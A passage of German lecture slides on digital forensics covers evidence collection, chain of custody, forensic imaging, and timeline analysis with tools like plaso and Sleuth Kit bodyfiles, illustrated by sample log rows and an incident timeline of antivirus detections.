  - Suche, Identifikation und Beschriftung der in Frage kommenden Datenquellen (Computer, Handys, USB-Sticks, externe Festplatten, aber auch RAM, Routerkonfigurationen, Netzwerkstati, Logfiles, . . .)
  - Auswahl der geplanten Sicherungsmittel (Tools und Zieldatenträger)
  - Klärung des Zugriffs auf Datenquellen
- Einleitung von Sofortmaßnahmen zur Schadensminimierung
- Organisation des Projektteams und der Aufgabenverteilung

Datensammlung

Überblick

- Auswahl forensisch relevanter, zu sichernder Daten

→ eigentliche Sammlung der vorher festgestellten Daten

- Kontext: Erfassung von Systemparametern, laufenden Prozessen, Netzwerkverbindungen, Nutzern
- Forensische Duplikation (Imaging) zur Beweissicherung
- Absicherung der Images gegen unerkannte Veränderung (vgl. Chain of Custody)
- Ggf. Vier-Augen-Prinzip

Datensammlung

Chain of Custody: Beweismittelkette

Definition

Die Beweismittelkette (engl. Chain of Custody) dokumentiert den Fluss von Spuren oder Spurträgern über mehrere Stationen bis zur Einbringung eines Beweismittels. Sie soll die Nachvollziehbarkeit und Prüfung der Authentizität und gegebenenfalls der Integrität ermöglichen. [...] Die Beweismittelkette soll also sicherstellen, dass z. B. einem Gericht nur ?originale? Beweismittel vorgelegt werden, an denen keine Manipulationen stattgefunden haben. [6][7]

[6] https://verkehrsrecht.gfu.com/2017/05/olg-frankfurt-rundum-sorglospakete-von-privatfirmen-bei-verkehrsueberwachung-u

[7] https://de.wikipedia.org/wiki/Beweismittelkette

Datensammlung

Chain of Custody: Beweismittelkette

Umsetzung: Chronologische Dokumentation

- Wer hat das Beweismittel gesichert (Name und Kontaktinformationen)
- Wann wurde es gesichert (Systemzeit und Ortszeit)?
- Beschreibung des Beweismittels (make model, serial number, condition of the item (digital images))
- Wo wurde es gesichert (physische Adresse, Foto der Fundszene)?

Datensammlung

Chain of Custody: Beweismittelkette

Werkzeuge

- Writeblocker
- Forensic Duplicator
- Kryptografische Prüfsummen

Datensammlung

Umgang mit betroffenem System

- Laufen lassen?
- Herunter fahren?
- Pausieren (nur virtuelle Maschinen)?
- Stecker ziehen?

Klare Antwort: **Kommt drauf an!**

Datensammlung

Umgang mit betroffenem System

Zu berücksichtigen:

- Hauptspeicherinhalte relevant?
- Gefahr von Spurenvernichtung durch Angreifer bei Entdeckung?
- Datenmenge

Datensammlung


Vorgehen bei Datensammlung

1. Image Ram / Capture Memory (z.B. FTK Imager)
2. Triage Image erstellen
3. Test auf Festplattenverschlüsselung
4. Gesamte Festplatte sichern

Datensammlung

Triage

- Systeminformationen
- Netzwerkkonfiguration
- Protokolldateien
- Benutzerprofile
- $MFT
- Laufende Prozesse
- Offene Ports
- Offene Dateien
- Hashes



Datensammlung

Image: Forensic Duplicator

Datensammlung


Image: Metadaten sind wichtig!

Datensammlung

Image: Umgang mit großen Datenmengen

Datensammlung

Nicht vergessen: Analoge Daten



Datensammlung

Dokumentation

Pos.	Description	Filename	Editor	Checksum
1	Autoruns file	SOL-PAL-S002.arn	Jan Starke	MD5: 2c02f5f5a7e1bce1b0210a056a622501
2	Forensic Image Notebook 1 (30349427221); Hard drive S/N: 43TRTJ2CT	First filename of image: TD2_IMG/2015-07-27 09-11-30/IMAGE.001	Jan Starke	SHA1: 9334fb710e34860ca040c589daa79ef62176afac ¶ MD5: 41a0d82c5cd2cd9a04c235dc013eb185
3	Forensic Image Notebook 2 (38724293233); Hard drive S/N: TF755AY9KRDEKM	First filename of image: TD2_IMG/2015-07-27 16-45-29/IMAGE.E01	Jan Starke	SHA1: 4ea9362a8670c34aa3d2db1dbcfd91708f017ee2 ¶ MD5: 1444160bf99a18fdfd99d6e29035badd
4	Screenshot of Process Explorer (svchost.exe processes)	svchost.exe.tiff	Jan Starke	MD5: ff6432c92947ecb19ea9d906eda988b3
5				
6				

Datenanalyse

Chain of Custody

- Bei Übergabe eines Beweismittels:
  - Wer hatte das Beweismittel bisher (Name und Kontaktinformationen)
  - Wer übernimmt das Beweismittel (Name und Kontaktinformationen)
  - Datum und Uhrzeit der Übergabe
  - Zweck der Übergabe
  - Zustand des Beweismittels
- Bei allen Aktionen:
  - Welche Aktionen wurden mit dem/auf dem Beweismittel durchgeführt?
  - Datum und Uhrzeit der Analyse
- Nicht mit dem Original arbeiten, Kopie verwenden!

Datenanalyse

Investigative Process

Computer Forensics is as much of an art as it is a science!

- Forensische Untersuchung ist ein iterativer Prozess, keine statische Disziplin wie eine DNA-Analyse
- Kein statischer Prozess
- Aber: immer im Rahmen der Befugnisse bleiben
- Wichtige Skills:
  - Verständnis für das Betriebssystem und die Applikationen
  - User Aktionen und System Aktionen verstehen und interpretieren
  - Problem-Lösungsorientiertes Arbeiten
  - Analyse und nicht nur Daten Extraktion!
  - Hypothese über Vorgang aufstellen und nach Indizien zum Belegen UND Widerlegen suchen!
  - Nicht nur eine Hypothese: iterativer Vorgang!

Datenanalyse

Timeline Analysis

A	B	C	D	E	F	G	J	
date	time	timezon	MAC	source	sourcetype	type	short	desc
6/18/2009	22:30:26	EST5EDT	MACB	LOG	WMIprov Log file	Time Written	C:/Windows/system32/DRIVERS/msiscsi.sys[MofResource](Thu Jun 18 22:30:26 2009.29992	Entry in log file: C:/Windows/
6/18/2009	22:30:26	EST5EDT	MACB	LOG	WMIprov Log file	Time Written	C:/Windows/system32/drivers/ndis.sys[MofResourceName](Thu Jun 18 22:30:26 2009.2998	Entry in log file: C:/Windows/
6/18/2009	22:36:15	EST5EDT	MACB	PRE	Vista/Win7 Prefetch	Last run	LOGON.SCR-7C80CA1C.pf: LOGON.SCR was executed	LOGON.SCR-7C80CA1C.pf - [L
6/18/2009	22:41:26	EST5EDT	MACB	REG	Deleted Registry	Last Written	[DELETED] SYSTEM	[DELETED] SYSTEM
6/18/2009	22:41:54	EST5EDT	MACB	PRE	Vista/Win7 Prefetch	Last run	DEFRAG.EXE-738093E8.pf: DEFRAG.EXE was executed	DEFRAG.EXE-738093E8.pf - [D
6/18/2009	22:41:54	EST5EDT	MACB	PRE	Vista/Win7 Prefetch	Last run	DFRGNTFS.EXE-4F838A89.pf: DFRGNTFS.EXE was executed	DFRGNTFS.EXE-4F838A89.pf -
6/18/2009	22:41:59	EST5EDT	MACB	REG	Deleted Registry	Last Written	[DELETED] emRoot/System32/Config/SOFTWARE	[DELETED] emRoot/System32/
6/18/2009	23:33:57	EST5EDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/0000000E/00000000/	[DELETED] ???/0000000E/000
6/18/2009	23:33:57	EST5EDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/{83da6326-97a6-4088-9453-a1923f573b29}/00000003/00000000/	[DELETED] ???/{83da6326-97a
6/18/2009	23:33:57	EST5EDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/00000003/00000000/	[DELETED] ???/00000003/000
6/18/2009	23:33:57	EST5EDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/00000008/00000000/	[DELETED] ???/00000008/000
6/18/2009	23:34:09	EST5EDT	MACB	PRE	Vista/Win7 Prefetch	Last run	PKMAILER.EXE-83FAD500.pf: PKMAILER.EXE was executed	PKMAILER.EXE-83FAD500.pf -
6/18/2009	23:34:35	EST5EDT	MACB	REG	NTUSER key	Last Written	Software/Google/GoogleToolbarNotifier/Stats	Key name: HKEY_USER/Softwa
6/18/2009	23:34:36	EST5EDT	MACB	REG	NTUSER key	Last Written	Software/Google/GoogleToolbarNotifier/Temp	Key name: HKEY_USER/Softwa
6/18/2009	23:34:50	EST5EDT	MACB	PRE	Vista/Win7 Prefetch	Last run	IPODSERVICE.EXE-FE1A6FF7.pf: IPODSERVICE.EXE was executed	IPODSERVICE.EXE-FE1A6FF7.p
6/18/2009	23:34:59	EST5EDT	MACB	PRE	Vista/Win7 Prefetch	Last run	RUNDLL32.EXE-2E65B341.pf: RUNDLL32.EXE was executed	RUNDLL32.EXE-2E65B341.pf -
6/18/2009	23:34:59	EST5EDT	MACB	REG	UserAssist key	Time of Launch	UEME_RUNPATH:C:/Windows/system32/rundll32.exe	UEME_RUNPATH:C:/Windows
6/18/2009	23:35:05	EST5EDT	MACB	LSO	Flash Cookie	LSO created	Flash Cookie: site ui/preferences	LSO created -> File: C://mnt/v
6/18/2009	23:35:07	EST5EDT	MACB	REG	NTUSER key	Last Written	Software/Microsoft/InternetExplorer/LowRegistry/Audio/PolicyConfig/PropertyStore/5447cc	Key name: HKEY_USER/Softwa
6/18/2009	23:35:38	EST5EDT	MACB	REG	UserAssist key	Time of Launch	UEME_RUNPATH:Mozilla Firefox.lnk	UEME_RUNPATH:Mozilla Fire
6/18/2009	23:35:39	EST5EDT	MACB	REG	UserAssist key	Time of Launch	UEME_RUNPATH:C:/Program Files/Mozilla Firefox/firefox.exe	UEME_RUNPATH:C:/Program
6/18/2009	23:35:39	EST5EDT	MACB	PRE	Vista/Win7 Prefetch	Last run	FIREFOX.EXE-E60C0AA7.pf: FIREFOX.EXE was executed	FIREFOX.EXE-E60C0AA7.pf - [
6/18/2009	23:41:36	EST5EDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/00000003/	[DELETED] ???/00000003/
6/18/2009	23:41:36	EST5EDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/{83da6326-97a6-4088-9453-a1923f573b29}/	[DELETED] ???/{83da6326-97a
6/18/2009	23:41:36	EST5EDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/0000000E/	[DELETED] ???/0000000E/
6/18/2009	23:41:36	EST5EDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/00000008/	[DELETED] ???/00000008/
6/18/2009	23:41:36	EST5EDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/{83da6326-97a6-4088-9453-a1923f573b29}/00000003/	[DELETED] ???/{83da6326-97a

Datenanalyse

Timeline Analysis: Bodyfile[8]

```
0|/Windows ($FILE_NAME)|42-48-1|d/drwxrwxrwx|0|0|80|1393933379|1393933379|1393933379|12475416
0|/Windows|42-144-3|d/drwxrwxrwx|0|0|392|1592221079|1592221079|1592221079|1247541608
0|/Windows/hh.exe ($FILE_NAME)|2899-48-3|r/rrwxrwxrwx|0|0|78|1247531343|1431334427|1431334427
0|/Windows/hh.exe|2899-128-2|r/rrwxrwxrwx|0|0|16896|1247531343|1431334427|1431334533|12475313
0|/Windows/ShellNew ($FILE_NAME)|2934-48-0|d/drwxrwxrwx|0|0|82|1393934639|1302593599|13917556
```

Felder:

- Hash
- Dateiname
- Inode-Nummer
- Permission
- UID, GID
- Size
- Timestamps (atime, mtime, ctime, crtime)

[8] https://www.sleuthkit.org/

Datenanalyse

Timeline Analysis: Quellen für Bodyfile

- Dateisystem (`fls`)
  - $MFT bzw. Inodes
  - $UsnJrnl
- Registry (`regripper`, `registry-dump` als Teil von `regipy`)
- Event Log (`evtx2bodyfile`)
- ...

Datenanalyse

Timeline Analysis: Verarbeitung von Bodyfile

- `mactime`
- `mactime2`
- `plaso`
- `dissect`
- `...`

Datenanalyse


Timeline Analysis: Plaso[9]

- Plaso Langar Að Safna Öllu („Plaso will alles sammeln“)
- „super timeline all the things“
- reimplementierung von `log2timeline.pl`
- Python-basiertes Framework zur Timeline Analysis
- Internes Format: SQLite
- Export nach `elasticsearch` möglich

[9] `https://github.com/log2timeline/plaso`

Datenanalyse

Timeline Analysis: elastic stack



Datenanalyse

Timeline Analysis: Dokumentation

Timestamp	Host	Ereignis	Beweis
2021-03-18 19:38:05	DC-S-10	Deaktivierung der Windows Event Logs	8.1
2021-03-18 19:38:05	DC-S-10	Erfolgloser Anmeldeversuch durch `ubz5bs84gtG7P7A9` bzw. `10.100.12.4`	8.1
2021-03-18 21:09:58	DC-S-10	Erzeugen von `C:\Windows\Temp\mgnsvc.dll`	8.4
2021-03-19 00:21:12	DC-S-10	Speichern von `C:\Windows\Temp\mgnsvc.dll`	8.4
2021-03-19 00:43:53	DC-S-10	Erkennung von `mgnsvc.dll` als *Trojan.Win64/TrojanDownloader.Agent.II*	8.10
2021-04-06 20:33:13	DC-S-10	Aktivität von `C:\Windows\system32\mstsc.exe` vom Virenscanner als *Win32/SevPrivEsc-ByPipeImpersonation.C* eingestuft	8.2
2021-04-06 20:41:15	DC-S-10	Erzeugen von `C:\Windows\System32\mgnproc.dll`	8.4
2021-04-06 20:41:15	DC-S-10	Erzeugen von `C:\Windows\System32\pacproc.dll`	8.4
2021-04-06 20:45:21	DC-S-10	vmtl. Beginn der Verteilung von Software	8.3
2021-04-06 20:48:39	DC01	Erzeugen von `C:\Windows\Temp\pacproc.dll`	8.5
2021-04-06 21:54:35	DC-S-10	Aktivität von `C:\Windows\system32\mstsc.exe` vom Virenscanner als *Win32/SevPrivEsc-ByPipeImpersonation.C* eingestuft	8.2

Datenanalyse

Timeline Analysis: Dokumentation

Timestamp	Host	Ereignis	Beweis
2021-04-06 20:55:49	DC01	Speichern von `C:\Windows\Temp\pacproc.dll`	8.5
2021-04-06 21:56:28	ESET	Aktivität von `C:\Windows\system32\rundll32.exe` vom Virenscanner als *Application.Win64/RiskWare.CobaltStrike.Beacon.A* eingestuft	8.10
2021-04-06 21:58:26	ESET	Aktivität von `C:\Windows\system32\rundll32.exe` vom Virenscanner als *Application.Win64/RiskWare.CobaltStrike.Beacon.A* eingestuft	8.10
2021-04-06 21:59:58	ESET	Aktivität von `C:\Windows\system32\rundll32.exe` vom Virenscanner als *Application.Win64/RiskWare.CobaltStrike.Beacon.A* eingestuft	8.10
2021-04-06 22:03:48	ESET	Aktivität von `C:\Windows\system32\rundll32.exe` vom Virenscanner als *Application.Win64/RiskWare.CobaltStrike.Beacon.A* eingestuft	8.10
2021-04-06 23:02:42	DC-S-10	Änderung von `C:\Windows\System32\mgnproc.dll`	8.4
2021-04-06 23:04:36.39	DC01	Netzwerkanmeldung als `Administrator` von DC-S-10 auf DC01	8.7
2021-04-06 23:04:36.91	DC01	Zugriff auf `pacproc.dll` durch DC-S-10	8.9
2021-04-06 23:04:37	DC01	Netzwerkanmeldung als DC-S-10$ von DC-S-	8.7


Datenanalyse

Malware Analyse

- Dynamic Analysis (Ausführen)
- Static Analysis (Reverse Engineering)
- Hybrid Analysis (Ausführen und Reverse Engineering)

